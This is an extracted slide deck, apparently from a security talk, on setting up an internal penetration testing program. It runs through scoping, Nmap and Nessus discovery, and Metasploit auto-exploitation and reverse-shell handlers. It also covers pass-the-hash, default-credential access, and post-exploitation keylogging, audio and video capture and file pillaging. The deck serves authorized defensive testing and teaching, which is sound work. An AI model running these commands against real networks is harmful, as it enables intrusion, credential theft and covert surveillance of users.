

Zen and the Art Of An Internal Penetration Testing Program



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Agenda

- Why should we pen test?
- Internal penetration testing process
- Details on the phases of an internal penetration test



Agenda (2)

- Why should we exploit stuff?
 - What does breaking into a system prove?
- Why should we go deeper?
- What should the report look like?



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
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Why Should We Perform Penetration Testing?

- Add realism to threats, develop and prioritize defenses
- Finds the "hidden" threats
- Determine risk to make informed decisions
 - RDP example
- Test defenses (Firewalls, IDS) and incident handling procedures
- TSA is also a good example

"It is nice to get an engagement that uses different methodologies and tactics than what we have had in the past so I can get a broader view of how our protections are working."

Why Internal Penetration Testing?



Now What?

- You have attackers on the inside of the network, oh noes!
- Define your risks and prioritize defenses
- Determine your most valued assets
- What vulnerabilities most easily lead to your assets?
- Enter the internal penetration test...



Internal Penetration Testing Process

- Define the rules
- Determine the frequency
- Develop a workflow



Define Rules

- Email end users?
 - From who?
- Will you exploit systems?
- Crack passwords?
- Social engineer users?
 - Difficult internally
- Dumpster diving?

Get Permission!




Define Frequency

- Depends on available resources & skills
 - Skills can be acquired
- Two major schedules:
 - Daily/Weekly ad-hoc requests, continual testing
 - Monthly/Quarterly/Yearly specific departments or technologies

Daily/Weekly

- Define a process for ad-hoc requests
- Define specific goals, for example:
 - Alert me when new devices plug into the network
 - Find all TELNET services with weak passwords
 - Find rogue access points



Monthly/Quarterly/Yearly

- Targets include:
 - Compliance: HIPPA, GLBA, PCI
 - Accounting, finance, HR, etc...
 - Server farms
 - Wireless
 - Web Applications



A nice supplement to external testing, check up on the remediation efforts!

Workflow

- Who will report go to?
- Who should be notified?
- Document responses
- In general:
 - Sysadmins get the technical details
 - Management gets the summary
- Also doesn't hurt to give sysadmins tools to scan their systems



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Phase I – Target Identification

- Methods for testing live hosts:
 - Nmap Defaults
 - ICMP Ping Commonly blocked
 - ACK Packet on port 80 Makes firewalls go crazy
 - Nmap Selective portscanning
 - ARP Best, but must be on same subnet
 - Nbtscan Excellent for finding Windows hosts, then auto-exploiting
 - Manual selection "Insider" information



Nmap: Selective Portscanning

- Use the "-F" and "--top-ports" flags
- Common ports are well published
 - Fyodor scanned the Internet
 - http://insecure.org/presentations/BHDC08/



Scanning the Internet was fun, it made Nmap better, melted my ISP, and gave me a long list of ports that are most often found to be open. Use Nmap!

Nmap – ARP Scanning

- Typically most accurate, must be on same layer 2 network
- Bypasses host-based layer 3 firewalls (WinXP SP 2)
- Nessus then acts upon the live hosts

```
echo -e "gentargets.sh <IP> <NAME>\n"
IP=$1
NAME=$2
nmap -PA -oG targets.$NAME -sP -n $IP
cat targets.$NAME | awk '{print $2}' | grep -v Nmap > nessus_tgts.$NAME
```

nbtscan

Nbtscan - http://www.inetcat.net/software/nbtscan.html

IP address	NetBIOS Name	Server	User N	MAC address
192.168.1.14	MEDIA	<server></server>	<unknown></unknown>	00-18-8b-0e-74-e6
192.168.1.61	SALLY	<server></server>	<unknown></unknown>	00-0c-6e-20-6b-4e
192.168.1.30	NAS-SERVER1	<server></server>	NAS-SERVER	1 00-00-00-00-00
192.168.1.51	FREDW-834384B4	<server></server>	<unknown></unknown>	00-0c-29-35-f3-8d
192.168.1.52	WINDOWS2000	<pre> <server> </server></pre>	WINDOWS200	0 00-0c-29-f7-55-ea
192.168.1.218	NT40-ACCTING	server>	<unknown></unknown>	00-0d-60-5e-84-b4
192.168.1.246	DAN-WINDOWS-	VM <server></server>	<unknown></unknown>	00-0c-29-2b-83-f4

What would you attack first?

Shortcut to Exploitation

```
# nbtscan -1 192.168.1.1-254 | awk '{print "db_add_host " $1 "\n" "db_add_port " $1 " 445 tcp"}' db_add_host 192.168.1.14 445 tcp db_add_host 192.168.1.61 db_add_port 192.168.1.61 445 tcp db_add_host 192.168.1.246 db_add_port 192.168.1.246 445 tcp
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
Enumerate Windows Hosts & Export Results

Shortcut to Exploitation (2)

```
msf > load db_sqlite3
msf > db_create targets
msf > db_add_host 192.168.1.14
msf > db_add_port 192.168.1.14 445 tcp
msf > db_autopwn -e -p
```

Auto-Exploit Each Host With Metasploit

Shortcut To Exploitation (3)



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Phase I - Target identification



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Detect OS & Services

- Run Nmap against live hosts
 - Or just let vulnerability scanner & exploit framework figure it out
- Perform select tasks
 - "Find all New Hosts On The Network"

Run Nmap Against Live Hosts

- Pull live hosts from Nmap scan
- Run new Nmap command against the live hosts:
 - nmap -T4 -sTUV -O -iL <hosts>
- Can take forever, performance enhanced Nmap:
 - nmap -T4 -PN -n --max_rtt_timeout 200 --initial_rtt_timeout 150 -sSUV -O oA hostsalive-tcp%T%D -iL hosts.alive

Nmap Task: Find all new hosts and services

- Ndiff is a new utility included in development versions of Nmap
- It compares two scans:

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Phase III – Identify Vulnerabilities


- Integrate your Nmap results into Nessus
- Use Nmap Scripting Engine (NSE) to find vulnerabilities



Integrate Nmap Into Nessus

- Download the Nmap NASL script:
 - http://www.nessus.org/documentatio n/nmap.nasl
 - Copy to your plug-ins directory
 - Restart Nessus
 - Applies host knowledge from grepable Nmap results

Integrate Nmap Into Nessus (2)



NSE – The Vulnerability Hunter

- Several scripts are included by default that will:
 - bruteTeInet.nse Brute force TELNET logins
 - RealVNC_auth_bypass.nse Tests for VNC vulnerability
 - SQLInject.nse Test your web apps!

```
nmap (-sC)-p1-65535 -T4 -oA myresults%T%D 192.168.1.0/24
```

Putting It All Together MS08-067 Example

- Step 1 Identify all Windows hosts on the network listening on port 445
- Step 2 Determine if they are vulnerable
- Step 3 Exploit them to be certain

Putting It All Together MS08-067 Example (2)

- Nmap finds all hosts listening on port 445
- NSE checks for the vulnerability

```
nmap -p445 -PN -sS -oA windows.445 \
--script=smb-check-vulns.nse 10.190.11.0/24
```

Requires Nmap svn version!

Putting It All Together MS08-067 Example (3)

"Wicked Hack"

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
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Why should we exploit vulnerabilities internally?

- Reduce false positives
- Test the internal response procedures
- Improve the integrity of the report
 - "My system isn't vulnerable"
- "I have Host-IPS/Anti-Virus, you can't hack me"
- "Users would never click a link..."
- "We have an IDS, we're safe"


Why should we go deeper?

- Never know what you may find:
 - Sensitive information on a user's desktop? GASP! That's against the corporate policy!
 - What would happen if server1 gets hacked?
- Helps you complete the picture to determine how much effort and resources goes into defense



What should the report look like?





What should the report look like?

- After all your hard work, effort, hacking, cracking...
 - Heck, you could even write a few exploits along the way
- All someone is going to see is a report
 - I call it "Word Programming" to make myself feel better
- Bottom line: actions will be taken solely based on your report, so make it count

Exploitation

- Remote exploits
- Default username/password
 - Password brute force
- Client-side exploits
 - Yes you should run these internally
- If all else fails, MiTM
 - WPAD
 - Karmetasploit

Remote Exploits – From 1995 to today in 3 slides

- Remote exploits are a fun and easy way to pwn your way through the internal network
- People have learned to patch them and this takes much of the focus when people talk about "security"
 - Fortunately for us there are tons of other ways to be successful



Remote Exploits – All you need is one

- Typically there is at least one system that is vulnerable to a remote exploit on every network
 - Usually left behind by a vendor
 - Running software someone forgot about
 - Is a "lab" system
 - Fell out of patch cycle for a myriad of reasons

You need to Pwn and pillage

- Collect all the local hashes
- Use "incognito" to escalate privileges
- Review all local files and file shares
- All your activity should support gain information to pwn more systems and access more information quickly
- System hashes have proven most useful..




Pass Me The Hash Man

- Metasploit and Core IMPACT can both use the pass-the-hash technique
- Typically system builds will share a local Administrator account
 - Nothing drives this point home like pwning an entire subnet of desktops
- Deploy agents
 - Lots of agents

Default Username/Password

- DRAC = Dell Remote Access Controller
 - AKA DRAC-In-A-Box
- Web GUI attached to embedded system inside server
- Controls power, console access, alerts on failure (SNMP)
- Even creepier than that picture...





Console = Root

```
//https://
               l/cgi-bin/webcgi/ykymplugin?os=win&uglocale=en&yersion=3,1,1,116 - Windows Interne... 🔲 🔀
INIT: version 2.86 reloading
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audit(1234183224.067:878):    audit_pid=0 old=5870 by auid=4294967295 subj=system_u
:system_r:auditd_t:s0
audit(1234183224.137:879): audit_pid=25262 old=0 by auid=0 subj=root:system_r:au
ditd t:s0
Error:Mp 	imes: Path Bus 5 Tqt 0 Lun 110 to 000190300449 is dead.
Error:Mpx:Killing bus 5 to Symmetrix 000190300449 port 16cA.
Error:Mpx:Path Bus 5 Tqt 0 Lun 136 to 000190300449 is dead.
Error:Mpx:Path Bus 6 Tqt 0 Lun 110 to 000190300449 is dead.
Error:Mpx:Killing bus 6 to Symmetrix
                                       000190300449 port 1cA.
Error:Mp 	imes: Path Bus 6 Tqt 0 Lun 136 to 000190300449 is dead.
Error:Mpx:All paths to Symm 000190300449 vol 0283 are dead.
Error:Mpx:Symm 000190300449 vol 0283 is dead.
Error:Mpx:All paths to Symm 000190300449 vol 0220 are dead.
Error:Mpx:Symm 000190300449 vol 0220 is dead.
INIT: version 2.86 reloading
You have new mail in /var/spool/mail/root
[root@
         network-scripts]# id
(wheel) context=root:system_r:unconfined_t:SystemLow-SystemHigh
root@minimum network-scriptsl#
```

That's Great – Now What?

- During internal penetration testing you can often gain shell on many hosts
- You need to collect information fast to analyze risk and move on
- The Core IMPACT agent is a great way to do this

Core IMPACT Agent – Not just for exploits

- Using Core IMPACT you can deploy an agent with:
 - -TELNET (sudo support)
 - SSH (Password/Key)
 - Netcat ("unix|win-portshell")
 - SMB (Including Pass-The-Hash)

Information on using Pass-The-Hash technique http://pauldotcom.com/wiki/index.php/Episode130

Agents Pluains Agent process injector Connect Agent Delete agent chaining route Disconnect Agent In-process Agent Backdoor Conne In-process Agent Backdoor Install Install Agent from rsh client Install Agent using rlogin Install Agent using SMB Install Agent using ssh Install Agent using telnet Install Agent using unix-portshell Install Agent using VNC Protocol Install Agent using win-portshell Make Agent Persistent Package Agent in VBA script Package and Register Agent

Register Agent Remove Persistency

Send Agent by E-Mail Serve Agent in Web Server

Metasploit – Meterpreter + Multi-Handler

- You can replicate this functionality with Metasploit
- Script the login (using language of choice, expect even?)
- Using multi-handler to wait for connections

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```

Finding Shares – Sharing is fun on the network!

- # ./nessuscmd -U -p139,445 -V -i 10396 192.168.1.0/24
- The above command will run Nessus and find all open SMB shares
- Works for Samba or Windows
- Read access leads to potential sensative documents
 - Especially with multi-function devices, documents being scanned/faxed/copied get stored

```
+ Results found on 192.168.10.230 :
   - Port netbios-ssn (139/tcp) is open
   - Port microsoft-ds (445/tcp) is open
     [!] Plugin ID 10396
       Synopsis:
       It is possible to access a network share.
       Plugin output:
        The following shares can be accessed as
nessus6804946061421403042121321
       621 :
       - backup - (readable,writable)
         + Content of this share:
       CreditApplication Fax.pdf
      Payroll 2009.xls
       Invoice10001.doc
```

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Post-Exploitation

- Finding the sensitive information
- Collecting host information
 - Network/system
 - Password hashes
- Capturing data
 - Screen
 - Video
 - Audio
 - Keystrokes
 - Memory contents

Finding Sensitive Information

- Things to look for:
 - Files labeled "Backup" or archived files
 - SSH keys
 - Office documents containing passwords
 - Text dumps of the database
 - Files on the user's desktop, especially text files labeled "passwords.txt"
 - Web browser history, finds more targets
 - RDP (Terminal Services) client history

Check out Mike Poor's presentation on this topic here: http://inguardians.com/pubs/Core-PillagetheVIIIage.pdf

Collecting Information From The Operating System

- Winenum is a meterpreter script to automate this
- http://www.darkoperator.com/meter preter/winbf.rb
- Windows:
 - Wmic
 - Netstat/route
 - "net" command
 - Registry
- Linux
 - Netstat, route
 - /etc/hosts

```
# Commands that will be ran on the Target
commands = [
    'cmd.exe /c set',
    'arp -a'.
    'ipconfig /all',
    'ipconfiq /displaydns'.
    'route print'.
    'net view'.
    'netstat =nao'.
    'netstat -vb'.
    'netstat -ns',
    'net accounts'.
    'net accounts /domain'.
    'net session'.
    'net share'.
    'net group'.
    'net user'.
    'net localgroup'.
    'net localgroup administrators',
    'net group administrators',
    'net view /domain'.
    'netsh firewall show config'.
    'tasklist /svc',
    'tasklist /m'
```

Winenum – Sample Output

pate: 2009-02-23.12:19:37

Running as: CORE-IMP\john

Host: CORE-IMP

OS: Windows XP (Build 2600, Service Pack 3).

Output of cmd.exe /c set

ALLUSERSPROFILE=C:\Documents and Settings\All Users

APPDATA=C:\Documents and Settings\john\Application Data

CommonProgramFiles=C:\Program Files\Common Files

COMPUTERNAME=-CORE-IMP

ComSpec=C:\WINDOWS\system32\cmd.exe

FP_NO_HOST_CHECK=NO

HOMEDRIVE=C:

HOMEPATH=\Documents and Settings\john

J2D_D3D=false

LOGONSERVER=\\CORE-IMP

NUMBER_OF_PROCESSORS=1

OS=Windows_NT

Path=C:\WINDOWS\system32;C:\WINDOWS;C:\WINDOWS\System32\Wbem

PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH

PROCESSOR_ARCHITECTURE=x86

PROCESSOR_IDENTIFIER=x86 Family 6 Model 23 Stepping 6, GenuineIntel

PROCESSOR_LEVEL=6

PROCESSOR_REVISION=1706

ProgramFiles=C:\Program Files

PROMPT=\$P\$G

Darkoperator Meterpreter Scripts

- They can all be found at:
 - http://www.darkoperator.com/meterpreter/
- Three you want to use on every test:
 - Keylogger:
 - http://www.darkoperator.com/meterpreter/keylogrecorder.rb
 - Memory Dump:
 - http://www.darkoperator.com/meterpreter/memdump.rb
 - Sound recorder:
 - http://www.darkoperator.com/meterpreter/soundrecorder.zip

Useful Information Gathered From Meterpreter Scripts

- Keylogger
 - Passwords (Even to *other* systems)
 - General information (Email, chat)
- Memory
 - Encryption keys
 - Other encrypted data
- Sound recorder
 - Reconnaissance tool, example 900Mhz cordless phone sniffing




Screen Capture

- Oh how we love pretty pictures
- Core IMPACT Built-in Module
- Metasploit Meterpreter script
 - http://ethackal.com/news/metasploit-meterpreter-script-screenshot/
- They work great to drive a point home in the report
- You can learn A LOT about the host you compromised...

Or sometimes not so much...



Smile, You're On Pen Test Camera!




Ethackal – Video Capture


- Useful to see if the user is actively using the computer, or stealthily capture what they are up to
- Uses Meterpreter to upload a small 3rd party program to capture movie
- Takes movies in short bursts, configurable time lengths
- Download here:
 - http://ethackal.com/news/msfhell-and-screencap/

Capturing Is Stealthy, but...

- Sometimes you just need to interact with the host
- Reason: Demonstrate Risk
- Caution!
 - User's may notice when you start moving their mouse
 - Remove when done
- Two primary ways:
 - VNC (Good OS Support)
 - RDP (Built-in to most versions of Windows)
 - Example...



Automagically Do Most Of This With Core IMPACT



Customize Core IMPACT

- A little Python and you're on your way
- I started simple: deploy a flag in a capture the flag hacking challenge
- Drag and drop FTW!
- IMACT also supports:
 - Grabbing frame from webcam
 - Recording audio
 - Keystroke logger
 - Remote packet sniffer

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Phase VI - Reporting

Reporting – A Picture Speaks...



Originally Titled "Vista Relief"

Reporting Tips

- Use the output from your tools wisely
 - Grab "Resources" for vulnerability from Nessus/Core to save time
- Automate as much as possible
 - Export Nessus to NBE, use Bash/Perl
 - Export Core to CSV? = Wish List!

Reporting Tips (2)

- Use screenshots & videos
 - Use screenshots that show risk, be selective
- Be concise and to the point
 - Include what you found, the effect it has on the organization, and how to fix it
- Include methodology
 - This allows customer/end user to re-test and reproduce results
- More info on reporting in:
 - "SEC561 Network Penetration Testing: Maximizing the Effectiveness of Reports, Exploits, and Command Shells"
 - http://www.sans.org/training/description.php?mid=1167

Lessons Learned

- Why we should perform internal penetration testing
- How to structure our internal program
- Quickly discover targets on the network
- Jump from discovery to exploitation
- Integrate Nmap results into Metasploit, Nessus, and Core IMPACT
- Detect changes in the network
- Use NSE to find vulnerabilities

Lessons Learned

- Exploitation is an important part of your testing to reduce false positives and provide integrity
- Remote exploits come in many forms, such as default passwords and open file shares
- Perform post-exploitation such as capturing screen, video, audio, keystrokes, and network traffic
- Report should contain what you found, the effect on the organization, and how to fix it

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